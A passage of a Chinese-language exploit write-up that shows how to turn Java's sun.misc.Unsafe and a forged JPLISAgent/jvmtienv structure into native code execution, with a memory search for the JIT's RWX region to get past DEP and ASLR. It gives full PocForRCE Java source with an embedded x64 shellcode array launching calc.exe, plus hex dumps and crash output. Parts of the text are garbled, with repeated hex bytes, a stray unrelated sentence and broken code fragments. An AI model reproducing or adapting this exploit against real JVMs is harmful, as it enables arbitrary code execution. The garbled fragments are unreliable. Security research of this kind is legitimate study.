00000219d1b1a910	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a920	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a930	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a940	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a950	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a960	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a970	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1a980	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	90 A9 B1 D1 19 02 00 00	00 00 00 00 00 00 00 00	@±N....		
00000219d1b1a990	41 48 83 E4 F0 E8 C0 00	00 00 41 51 41 50 52 51	00 00 41 51 41 50 52 51	00 00 41 51 41 50 52 51	AH.äðèA...AQAPRQ		
00000219d1b1a9A0	56 48 31 D2 65 48 8B 52	60 48 8B 52 18 48 8B 52	18 48 8B 52 18 48 8B 52	18 48 8B 52 18 48 8B 52	VHl0èH.R.H.R.H.R		
00000219d1b1a9B0	20 48 8B 72 50 48 0F B7	4A 4A 4D 31 C9 48 31 C0	C9 48 31 C0 4A 4A 4D 31	C9 48 31 C0 4A 4A 4D 31	H.rPH...JJMlEHlA		
00000219d1b1a9C0	AC 3C 61 7C 02 2C 20 41	C1 C9 0D 41 01 C1 E2 ED	01 C1 E2 ED 01 C1 E2 ED	01 C1 E2 ED 01 C1 E2 ED	~<a ., AÁÉ.A.Áái		
00000219d1b1a9D0	52 41 51 48 8B 52 20 8B	42 3C 48 01 D0 8B 80 88	D0 8B 80 88 42 3C 48 01	D0 8B 80 88 42 3C 48 01	RAQH.R.B<H.Ð...		
00000219d1b1a9E0	00 00 00 48 85 C0 74 67	48 01 D0 50 8B 48 18 44	8B 48 18 44 48 01 D0 50	8B 48 18 44 48 01 D0 50	...H.ÀtgH.ÐP.H.D		
00000219d1b1a9F0	8B 40 20 49 01 D0 E3 56	48 FF C9 41 8B 34 88 48	8B 34 88 48 48 FF C9 41	8B 34 88 48 48 FF C9 41	.@.I.ÐãVHÿÉA.4.H		
00000219d1b1aA00	01 D6 4D 31 C9 48 31 C0	AC 41 C1 C9 0D 41 01 C1	0D 41 01 C1 AC 41 C1 C9	0D 41 01 C1 AC 41 C1 C9	.ÔMlEHlA~AAÉ.A.Á		
00000219d1b1aA10	38 E0 75 F1 4C 03 4C 24	08 45 39 D1 75 D8 58 44	75 D8 58 44 08 45 39 D1	75 D8 58 44 08 45 39 D1	8âuñL.L\$.E9Nu0XD		
00000219d1b1aA20	8B 40 24 49 01 D0 66 41	8B 0C 48 44 8B 40 1C 49	8B 40 1C 49 8B 0C 48 44	8B 40 1C 49 8B 0C 48 44	.@\$.ÐfA...HD.@.I		
00000219d1b1aA30	01 D0 41 8B 04 88 48 01	D0 41 58 41 58 5E 59 5A	D0 41 58 41 58 5E 59 5A	D0 41 58 41 58 5E 59 5A	.ÐA...H.ÐAXAX\YZ		
00000219d1b1aA40	41 58 41 59 41 5A 48 83	EC 20 41 52 FF E0 58 41	FF E0 58 41 EC 20 41 52	FF E0 58 41 EC 20 41 52	AXAYAZH.ì ARÿàXA		
00000219d1b1aA50	59 5A 48 8B 12 E9 57 FF	FF FF 5D 48 BA 01 00 00	BA 01 00 00 FF FF 5D 48	BA 01 00 00 FF FF 5D 48	YZH..éwyÿÿ]H°...		
00000219d1b1aA60	00 00 00 00 00 48 8D 01	01 01 00 00 41 BA 31 8B	41 BA 31 8B 01 01 00 00	41 BA 31 8B 01 01 00 00	H.....°1.		
00000219d1b1aA70	6F 87 FF D5 BB F0 B5 A2	56 41 BA A6 95 BD 9D FF	95 BD 9D FF 56 41 BA A6	95 BD 9D FF 56 41 BA A6	o.y0»ðµCVA°;.%ý		
00000219d1b1aA80	D5 48 83 C4 28 3C 06 7C	0A 80 FB E0 75 05 BB 47	75 05 BB 47 0A 80 FB E0	75 05 BB 47 0A 80 FB E0	ÔH.Á(< .l.ûâu.»G		
00000219d1b1aA90	13 72 6F 6A 00 59 41 89	DA FF D5 63 61 6C 63 2E	61 6C 63 2E DA FF D5 63	61 6C 63 2E DA FF D5 63	.roj.YA.Ûÿôcalc.		
00000219d1b1aAA0	65 78 65 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	exe.....		
00000219d1b1aAB0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1aAC0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1aAD0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			
00000219d1b1aAE0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00			


(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201111-362d4264-ff54-1.png>)

0x219d1b1a810 为我们通过 unsafe.allocateMemory 分配内存的首地址，我们从这里开始布局 JPLISAgent 对象，0x219d1b1a818 处的值 0x219d1b1a820 是指向 jvmtienv 的指针，跟进 0x219d1b1a820，其值为指向真实的 jvmtienv 对象的指针，这里我们把他指向了他自己 0x219d1b1a820，接下来我们就可以在 0x219d1b1a820 处布置最终的 jvmtienv 对象了。

根据动态调试得知 allocate 函数指针在 jvmtienv 对象的偏移量为 0x168，我们只要覆盖 0x219d1b1a820+0x168 (0x219d1b1a988) 的值为我们 shellcode 的地址即可将

RIP 引入 shellcode。此处我们把 0x219d1b1a988 处的值设置为 0x219d1b1a990，紧跟在 0x219d1b1a988 的后面，然后往 0x219d1b1a990 写入 shellcode。

编译，运行：




```
Run: RCE_POC x
"C:\Program Files\Java\jdk1.8.0_271\bin\java.exe" ...
allocateMemory:219d1b1a810
#
# A fatal error has been detected by the Java Runtime Environment:
#
# EXCEPTION_ACCESS_VIOLATION (0xc0000005) at pc=0x00000219d1b1a990, pid=24840, tid=0x0000000000005bfc
#
# JRE version: Java(TM) SE Runtime Environment (8.0_271-b09) (build 1.8.0_271-b09)
# Java VM: Java HotSpot(TM) 64-Bit Server VM (25.271-b09 mixed mode windows-amd64 compressed oops)
# Problematic frame:
# C 0x00000219d1b1a990
#
# Failed to write core dump. Minidumps are not enabled by default on client versions of Windows
#
# An error report file with more information is saved as:
# D:\tmp\untitled\hs_err_pid24840.log
#
# If you would like to submit a bug report, please visit:
# http://bugreport.java.com/bugreport/crash.jsp
# The crash happened outside the Java Virtual Machine in native code.
# See problematic frame for where to report the bug.
#
Process finished with exit code 1
```


(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201112-366d7c44-ff54-1.png>)

进程 crash 了，报的异常是意料之中，仔细看下报的异常：

```
#EXCEPTION_ACCESS_VIOLATION (0xc0000005) at pc=0x00000219d1b1a990, pid=24840, tid=0x0000000000005bfc
```

内存访问异常，但是 pc 的值是 0x00000219d1b1a990，这就是我们 shellcode 的首地址。说明我们的 payload 布置是正确的，只不过系统开启了 NX（DEP），导致我们没办法去执行 shellcode，下图是异常的现场，可见 RIP 已经到了 shellcode：






(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201113-3701bdb4-ff54-1.png>)

绕过 NX(DEP)

上文的 POC 中我们已经可以劫持 RIP, 但是我们的 shellcode 部署在堆上, 不方便通过 ROP 关闭 DEP。那能不能找一块 rwx 的内存呢? 熟悉浏览器漏洞挖掘的朋友都知道 JIT 区域天生 RWE, 而 Java 也是有 JIT 特性的, 通过分析进程内存布局, 可以看到 Java 进程确实也存在这样一个区域, 如下图:



(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201113-375e9ba6-ff54-1.png>)

我们只要通过 unsafe 把 shellcode 写入这个区域即可。但是, 还有 ASLR, 需要绕过 ASLR 才能获取到这块 JIT 区域。

绕过 ASLR

在前面我们已经提到了一种通过匹配指针指纹绕过 ASLR 的方法, 这个方法在这里同样适用。不过, 这里我想换一种方法, 因为通过指纹匹配的方式, 需要针对不同的

行运行。但是，这些攻击需要一个技巧，因为需要指定攻击的类，而又不能同时指定

Java 版本做适配，还是比较麻烦的。这里采用了搜索内存的方法，如下：

```
package net.rebeyond;

import sun.misc.Unsafe;

import java.lang.instrument.ClassDefinition;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.lang.reflect.Method;
import java.util.HashMap;
import java.util.Map;

public class PocForRCE {
    public static void main(String [] args) throws Throwable {

        byte buf[] = new byte[]
        {
            (byte) 0x41, (byte) 0x48, (byte) 0x83, (byte) 0xe4, (byte)
0xf0, (byte) 0xe8, (byte) 0xc0, (byte) 0x00,
            (byte) 0x00, (byte) 0x00, (byte) 0x41, (byte) 0x51, (byte)
0x41, (byte) 0x50, (byte) 0x52, (byte) 0x51,
            (byte) 0x56, (byte) 0x48, (byte) 0x31, (byte) 0xd2, (byte)
0x65, (byte) 0x48, (byte) 0x8b, (byte) 0x52,
            (byte) 0x60, (byte) 0x48, (byte) 0x8b, (byte) 0x52, (byte)
0x18, (byte) 0x48, (byte) 0x8b, (byte) 0x52,
            (byte) 0x20, (byte) 0x48, (byte) 0x8b, (byte) 0x72, (byte)
0x50, (byte) 0x48, (byte) 0x0f, (byte) 0xb7,
            (byte) 0x4a, (byte) 0x4a, (byte) 0x4d, (byte) 0x31, (byte)
0xc9, (byte) 0x48, (byte) 0x31, (byte) 0xc0,
            (byte) 0xac, (byte) 0x3c, (byte) 0x61, (byte) 0x7c, (byte)
0x02, (byte) 0x2c, (byte) 0x20, (byte) 0x41,
            (byte) 0xc1, (byte) 0xc9, (byte) 0x0d, (byte) 0x41, (byte)
0x01, (byte) 0xc1, (byte) 0xe2, (byte) 0xed,
            (byte) 0x52, (byte) 0x41, (byte) 0x51, (byte) 0x48, (byte)
0x8b, (byte) 0x52, (byte) 0x20, (byte) 0x8b,
            (byte) 0x42, (byte) 0x3c, (byte) 0x48, (byte) 0x01, (byte)
0xd0, (byte) 0x8b, (byte) 0x80, (byte) 0x88,
            (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte) 0x48, (byte)
0x85, (byte) 0xc0, (byte) 0x74, (byte) 0x67,
            (byte) 0x48, (byte) 0x01, (byte) 0xd0, (byte) 0x50, (byte)
0x8b, (byte) 0x48, (byte) 0x18, (byte) 0x44,
            (byte) 0x8b, (byte) 0x40, (byte) 0x20, (byte) 0x49, (byte)
0x01, (byte) 0xd0, (byte) 0xe3, (byte) 0x56
```

```

        (byte) 0x48, (byte) 0xff, (byte) 0xc9, (byte) 0x41, (byte)
0x8b, (byte) 0x34, (byte) 0x88, (byte) 0x48,
        (byte) 0x01, (byte) 0xd6, (byte) 0x4d, (byte) 0x31, (byte)
0xc9, (byte) 0x48, (byte) 0x31, (byte) 0xc0,
        (byte) 0xac, (byte) 0x41, (byte) 0xc1, (byte) 0xc9, (byte)
0x0d, (byte) 0x41, (byte) 0x01, (byte) 0xc1,
        (byte) 0x38, (byte) 0xe0, (byte) 0x75, (byte) 0xf1, (byte)
0x4c, (byte) 0x03, (byte) 0x4c, (byte) 0x24,
        (byte) 0x08, (byte) 0x45, (byte) 0x39, (byte) 0xd1, (byte)
0x75, (byte) 0xd8, (byte) 0x58, (byte) 0x44,
        (byte) 0x8b, (byte) 0x40, (byte) 0x24, (byte) 0x49, (byte)
0x01, (byte) 0xd0, (byte) 0x66, (byte) 0x41,
        (byte) 0x8b, (byte) 0x0c, (byte) 0x48, (byte) 0x44, (byte)
0x8b, (byte) 0x40, (byte) 0x1c, (byte) 0x49,
        (byte) 0x01, (byte) 0xd0, (byte) 0x41, (byte) 0x8b, (byte)
0x04, (byte) 0x88, (byte) 0x48, (byte) 0x01,
        (byte) 0xd0, (byte) 0x41, (byte) 0x58, (byte) 0x41, (byte)
0x58, (byte) 0x5e, (byte) 0x59, (byte) 0x5a,
        (byte) 0x41, (byte) 0x58, (byte) 0x41, (byte) 0x59, (byte)
0x41, (byte) 0x5a, (byte) 0x48, (byte) 0x83,
        (byte) 0xec, (byte) 0x20, (byte) 0x41, (byte) 0x52, (byte)
0xff, (byte) 0xe0, (byte) 0x58, (byte) 0x41,
        (byte) 0x59, (byte) 0x5a, (byte) 0x48, (byte) 0x8b, (byte)
0x12, (byte) 0xe9, (byte) 0x57, (byte) 0xff,
        (byte) 0xff, (byte) 0xff, (byte) 0x5d, (byte) 0x48, (byte)
0xba, (byte) 0x01, (byte) 0x00, (byte) 0x00,
        (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte) 0x00, (byte)
0x00, (byte) 0x48, (byte) 0x8d, (byte) 0x8d,
        (byte) 0x01, (byte) 0x01, (byte) 0x00, (byte) 0x00, (byte)
0x41, (byte) 0xba, (byte) 0x31, (byte) 0x8b,
        (byte) 0x6f, (byte) 0x87, (byte) 0xff, (byte) 0xd5, (byte)
0xbb, (byte) 0xf0, (byte) 0xb5, (byte) 0xa2,
        (byte) 0x56, (byte) 0x41, (byte) 0xba, (byte) 0xa6, (byte)
0x95, (byte) 0xbd, (byte) 0x9d, (byte) 0xff,
        (byte) 0xd5, (byte) 0x48, (byte) 0x83, (byte) 0xc4, (byte)
0x28, (byte) 0x3c, (byte) 0x06, (byte) 0x7c,
        (byte) 0x0a, (byte) 0x80, (byte) 0xfb, (byte) 0xe0, (byte)
0x75, (byte) 0x05, (byte) 0xbb, (byte) 0x47,
        (byte) 0x13, (byte) 0x72, (byte) 0x6f, (byte) 0x6a, (byte)
0x00, (byte) 0x59, (byte) 0x41, (byte) 0x89,
        (byte) 0xda, (byte) 0xff, (byte) 0xd5, (byte) 0x63, (byte)
0x61, (byte) 0x6c, (byte) 0x63, (byte) 0x2e,
        (byte) 0x65, (byte) 0x78, (byte) 0x65, (byte) 0x00
    };

```

```

    Unsafe unsafe = null;

```

```

    try {
        Field field = sun.misc.Unsafe.class.getDeclaredField("theUnsafe");
        field.setAccessible(true);
        unsafe = (sun.misc.Unsafe) field.get(null);
    }

```

```

    } catch (Exception e) {
        throw new AssertionError(e);
    }

    long size = buf.length+0x178; // a long is 64 bits
    (http://docs.oracle.com/javase/tutorial/java/nutsandbolts/datatypes.html)
    long allocateMemory = unsafe.allocateMemory(size);
    System.out.println("allocateMemory:"+Long.toHexString(allocateMemory));

    Map map=new HashMap();
    map.put("X","y");
    //unsafe.putObject(map,allocateMemory+0x10,ints);
    //unsafe.putByte(allocateMemory,);
    PocForRCE poc=new PocForRCE();
    for (int i=0;i<10000;i++)
    {
        poc.b(33);
    }
    Thread.sleep(2000);
    for (int k=0;k<10000;k++)
    {
        long tmp=unsafe.allocateMemory(0x4000);
        //unsafe.putLong(tmp+0x3900,tmp);
        //System.out.println("alloce:"+Long.toHexString(tmp));
    }

    long shellcodeBed = 0;
    int offset=4;
    for (int j=-0x1000;j<0x1000;j++) //down search
    {

        long target=unsafe.getAddress(allocateMemory+j*offset);
        System.out.println("start get
"+Long.toHexString(allocateMemory+j*offset)+",adress:"+Long.toHexString(target)+",
now j is :"+j);
        if (target%8>0)
        {
            continue;
        }
        if (target>
(allocateMemory&0xffffffff00000001)&&target<(allocateMemory|0xffffffffl))
        {

            if ((target&0xffffffff00000001)==
(allocateMemory&0xffffffff00000001))
            {
                continue;
            }
            if
(Long.toHexString(target).indexOf("000000")>0||Long.toHexString(target).endsWith("
bebeb0")||Long.toHexString(target).endsWith("abeb"))
            {
                System.out.println("maybe error address,skip

```

```

"+Long.toHexString(target));
        continue;
    }
    System.out.println("BYTE:"+unsafe.getBytes(target));
    //System.out.println("get address:"+Long.toHexString(target)+" ,at
:"+Long.toHexString(allocateMemory-j));
    if
(unsafe.getBytes(target)==0X55||unsafe.getBytes(target)==0XE8||unsafe.getBytes(target)
)==(byte)0xA0||unsafe.getBytes(target)==0x48||unsafe.getBytes(target)==(byte)0x66)

    {
        System.out.println("get
address:"+Long.toHexString(target)+" ,at :"+Long.toHexString(allocateMemory-
j*offset)+" ,BYTE:"+Long.toHexString(unsafe.getBytes(target)));
        shellcodeBed=target;
        break;
    }

    }

}

if (shellcodeBed==0)
{
    for (int j=-0x100;j<0x800;j++) //down search
    {

        long target=unsafe.getAddress(allocateMemory+j*offset);
        System.out.println("start get
"+Long.toHexString(allocateMemory+j*offset)+" ,adress:"+Long.toHexString(target)+" ,
now j is :"+j);
        if (target%8>0)
        {
            continue;
        }
        if (target>
(allocateMemory&0xffffffff00000001)&&target<(allocateMemory|0xffffffffl))
        {

            if ((target&0xffffffff00000001)==
(allocateMemory&0xffffffff00000001))
            {
                continue;
            }
            if
(Long.toHexString(target).indexOf("0000000")>0||Long.toHexString(target).endsWith(
"bebeb0")||Long.toHexString(target).endsWith("abeb"))
            {
                System.out.println("maybe error address,skip
"+Long.toHexString(target));
                continue;
            }
            System.out.println("BYTE:"+unsafe.getBytes(target));
            //System.out.println("aet

```

```

address:"+Long.toHexString(target)+" ,at :"+Long.toHexString(allocateMemory-j));
        if
(unsafe.getByte(target)==0X55||unsafe.getByte(target)==0XE8||unsafe.getByte(target)
)==(byte)0xA0||unsafe.getByte(target)==0x48)
        {
            System.out.println("get bigger cache
address:"+Long.toHexString(target)+" ,at :"+Long.toHexString(allocateMemory-
j*offset)+" ,BYTE:"+Long.toHexString(unsafe.getByte(target)));
            shellcodeBed=target;

            break;
        }
    }

    }

    System.out.println("find address end,address is
"+Long.toHexString(shellcodeBed)+" mod 8 is:"+shellcodeBed%8);

    String address="";

    allocateMemory=shellcodeBed;
    address=allocateMemory+"";
    Class cls=Class.forName("sun.instrument.InstrumentationImpl");

    Constructor constructor=cls.getDeclaredConstructors()[0];
    constructor.setAccessible(true);
    Object obj=constructor.newInstance(Long.parseLong(address),true,true);
    Method redefineMethod=cls.getMethod("redefineClasses",new Class[]
{ClassDefinition[].class});
    ClassDefinition classDefinition=new ClassDefinition(
        Class.class,
        new byte[]{});
    ClassDefinition[] classDefinitions=new ClassDefinition[]{classDefinition};
    try
    {
        unsafe.putLong(allocateMemory+8,allocateMemory+0x10); //set
**jvmtienv point to it's next memory region
        unsafe.putLong(allocateMemory+8+8,allocateMemory+0x10); //set
*jvmtienv point to itself
        unsafe.putLong(allocateMemory+0x10+0x168,allocateMemory+0x10+0x168+8);
//overwrite allocate function pointer to allocateMemory+0x10+0x168+8
        for (int k=0;k<buf.length;k++)
        {
            unsafe.putByte(allocateMemory+0x10+0x168+8+k,buf[k]); //write
shellcode to allocate function body
        }
        redefineMethod.invoke(obj,new Object[]{classDefinitions}); //trigger
allocate
    }
    catch (Exception e)
    {
        e.printStackTrace();
    }
}

```

```

        e.printStackTrace();
    }


}


private int a(int x)
{
    if (x>1)
    {
        // System.out.println("x>1");
    }
    else
    {
        // System.out.println("x<=1");
    }
    return x*1;
}

private void b(int x)
{
    if (a(x)>1)
    {
        //System.out.println("x>1");
        this.a(x);
    }
    else
    {
        this.a(x+4);
        // System.out.println("x<=1");
    }
}
}

```

编译，运行，成功执行了 shellcode，弹出计算器。





(<https://xzfile.aliyuncs.com/media/upload/picture/20210817201114-37df6362-ff54-1.png>)

